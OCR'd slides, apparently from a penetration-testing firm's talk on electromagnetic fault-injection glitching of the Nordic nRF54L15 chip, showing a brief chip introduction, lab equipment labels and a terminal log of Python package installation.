
EMFI - NRF54L15 GLITCHING

- The nRF54 is Nordic Semiconductor's next-generation ultra-low-power wireless System-on-Chip (SoC) series, designed for Bluetooth Low Energy (BLE), Thread, Zigbee, and other radio frequency (RF) applications.
- The nrf54L15 uses a glitch detector to prevent side-channel attacks.




EMFI - NRF54L15 GLITCHING

THE PENTEST EXPERTS.





EMFI - NRF54L15 GLITCHING

THE PENTEST EXPERTS.



EMFI - NRF54L15 GLITCHING




RIGOL
DS1052E
Status
Ready
Pulse
ARM
PULSE
NanoAE

File Edit View Bookmarks Plugins Settings Help

10.03.25 16:28

nrf54-emfi-glitching : zsh — Konsole

New Tab Split View Copy Paste Find...

nrf54-emfi-glitching : zsh

```
Using cached zipp-3.21.0-py3-none-any.whl (9.6 kB)
Installing collected packages: pytz, pyserial, dash-table, dash-html-components, dash-core-components,
 zipp, urllib3, tzdata, typing-extensions, tqdm, six, setuptools, python-dotenv, pyparsing, pillow, pa
ckaging, numpy, nest-asyncio, narwhals, more-itertools, MarkupSafe, kiwisolver, itsdangerous, idna, fo
nttools, evdev, cycler, click, charset-normalizer, certifi, blinker, Werkzeug, scipy, retrying, reques
ts, python-xlib, python-dateutil, plotly, Jinja2, importlib-metadata, contourpy, chipshouter, adafruit
-ampy, pynput, pandas, matplotlib, Flask, dash, dash_bootstrap_components, dash_ag_grid, findus, emfin
dus
Successfully installed Flask-3.0.3 Jinja2-3.1.6 MarkupSafe-3.0.2 Werkzeug-3.0.6 adafruit-ampy-1.1.0 bl
inker-1.9.0 certifi-2025.1.31 charset-normalizer-3.4.1 chipshouter-1.1.0 click-8.1.8 contourpy-1.3.1 c
ycler-0.12.1 dash-2.18.2 dash-core-components-2.0.0 dash-html-components-2.0.0 dash-table-5.0.0 dash_a
g_grid-31.3.0 dash_bootstrap_components-1.7.1 emfindus-0.9.0 evdev-1.9.1 findus-1.3.0 fonttools-4.56.0
 idna-3.10 importlib-metadata-8.6.1 itsdangerous-2.2.0 kiwisolver-1.4.8 matplotlib-3.10.1 more-itertoo
ls-10.6.0 narwhals-1.30.0 nest-asyncio-1.6.0 numpy-2.2.3 packaging-24.2 pandas-2.2.3 pillow-11.1.0 plo
tly-6.0.0 pynput-1.8.0 pyparsing-3.2.1 pyserial-3.5 python-dateutil-2.9.0.post0 python-dotenv-1.0.1 py
thon-xlib-0.33 pytz-2025.1 requests-2.32.3 retrying-1.3.4 scipy-1.15.2 setuptools-76.0.0 six-1.17.0 tq
dm-4.67.1 typing-extensions-4.12.2 tzdata-2025.1 urllib3-2.3.0 zipp-3.21.0

[notice] A new release of pip is available: 24.3.1 -> 25.0.1
[notice] To update, run: pip install --upgrade pip
(.venv) mkesenheimer@kesenheimer-latitude5450 research/nrf54-emfi-glitching »
```

nrf54-emfi-glitching : analyzer

